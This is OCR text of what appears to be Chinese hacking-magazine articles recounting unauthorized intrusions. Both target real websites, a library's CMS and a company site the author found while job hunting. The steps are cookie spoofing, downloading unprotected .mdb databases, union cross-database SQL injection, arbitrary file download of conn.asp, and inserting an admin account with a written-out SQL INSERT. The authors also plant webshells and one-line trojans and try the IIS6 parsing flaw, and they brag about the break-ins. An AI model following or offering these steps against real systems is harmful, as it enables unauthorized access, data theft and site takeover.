
```
if Request.Cookies("admindj")<>"1" then
    Response.Write "<BR><BR><BR><BR><center>权限不足，你没有此功能的管理权限"
    Response.end
end if
```

翻出老兵的Cookie欺骗工具，象如图7那样填写好，目录成功的被列出了。这里要注意多刷新几下页面让修改的cookie生效。

既然目录能被列出，那就可以寻找站点的数据库或者上传页面了，找了几个站，发现数据库都被添加了防下载代码，上传页面也加了session等判断。尝试N久后，终于找到了一个后缀为mdb的数据库，如图8，用的是asp的数据库，未做防下载处理，使用flashget下载回来后得到了用户名和密码，然后就是登录后台了，修改资料插入unicode编码过的一句话木马，成功获得了webshell，如图9。在列目录的过程中，我还看到了几个有意思的文件，如图10。看来管理员也是深谙此道呀，没几天

webshell就丢失了，cookie欺骗也失效了，于是就有了我的第二次入侵。


图7


图8





图9


二、重游故地——union帮大忙


前文也有说过，第一次的渗透过程我都大部分记录下来了，所以网站目录和一些分站的数据库地址都知道，但由于防下载表的存在都无法下载。找到了原先的那个注入点，幸好还没有被修补，但一想到那个简陋的后台就不禁让人汗颜。

来社工一下，用原来的密码尝试登录了几个后台，都失败了。不禁遗憾当初不多留几个后门，无奈之下本想放弃，但几天后，终于想起了用union的跨库查询。

图书馆网站用的是讯时cms系统，cookie欺骗被修补了，不存在注入。虽然数据库不能下载，但物理地址已经得到，通过跨库查询不就可以查询出其用户名和密码了吗？说干就干，打开存在注入的页面，先用order by猜解出字段数，如图10。然后使用union select连接查询，其中要查询的数据库地址为服务器上存在的物理地址，如图11。好了，成功获得了用户名和密码，登录后台，上传图片木马，再数据库备份，得到了webshell，如图12。


图10


图11


图12

这次一波三折的检测过程就结束了，总的来说，管理员对WEB的安全性做的还是挺不错的，提交的数据被cint处理，数据库也加了防下载表，上传页面也用了session判断，更绝的是还用jsky进行了检测，但细微的疏忽却导致了全站的沦陷。马上拿给MM去炫耀喽，弄不好过两天又要被那个邪恶的管理员给删除了。

（文章中涉及到的啊D注入工具、老兵的Cookie欺骗工具，已经收录在了光盘中）

文章难度：★★★
文章简要：对某公司网站的一次入侵经过

一次意外的入侵

cao2109&IT民工

毕业了，在51job上找工作，找了一个月也没有遇到个合适的工作，在看一个公司网站的时候就忍不住检测了一下，参数过滤的很干净，如图1，而且有参数的页面就两个，估计也都用int处理过了。把整个网站翻了一遍，包括会员中心也没有找到下手的地方，当点到图铃下载的时候，状态栏出现了这样的下载地址："http://www.xxxx.com/download.asp?n=/UploadFile/down/40.mp3"，如图2。

看能不能下载配置文件conn.asp，使用wwwscan扫描了一下，发现了"http://www.xxxx.com:80/include/conn.asp"，于是构造地址"http://www.xxxx.com/download.asp?n=/include/conn.asp"来下载conn.asp文件，如图3，里面保存了数据库连接信息，这让我想起了PHP的远程包含。





图1

然后利用老兵的数据库管理顺利的连接上了远程数据库，整个数据库尽收眼底，马上来查询管理员的帐号和密码，如图4。但是管理员的密码是经过sha256加密的，在网上找了好久也没找到破解的方法，但是却找到了sha256函数代码，于是我想到了增加一个管理员。利用sha256加密的asp代码，本地迅速搭建IIS，然后对123456进行加密，得到了结果8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92，然后构造语句Insert into admin (username,password) values ('admin','8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92')，这样就成功的添加了一个帐号为admin，密码为123456的超级管理员，如图5。


图2

拿着自己建好的帐号和密码迅速杀入了后台（主页上有管理地址），如图6。从这里可以看到一条很有用的信息，网站的绝对路径D:\wwwroot\W3_xxxx_com\（现在虽然用不上，但后面会有帮助的），来找上传的地方，上传的地方确实不少，而且还可以新建目录，不过却不能上传asp、cer、asa等后缀的文件。因为服务器是Win2003而且是IIS6.0，我们可以利用它的解析漏洞，我尝试新建一个.asp后缀的目录，可是却报错了，如图7。我又接着新建asa、cer、aspx等等后缀的目录，也都是报错，看来这条路是走不下去了。

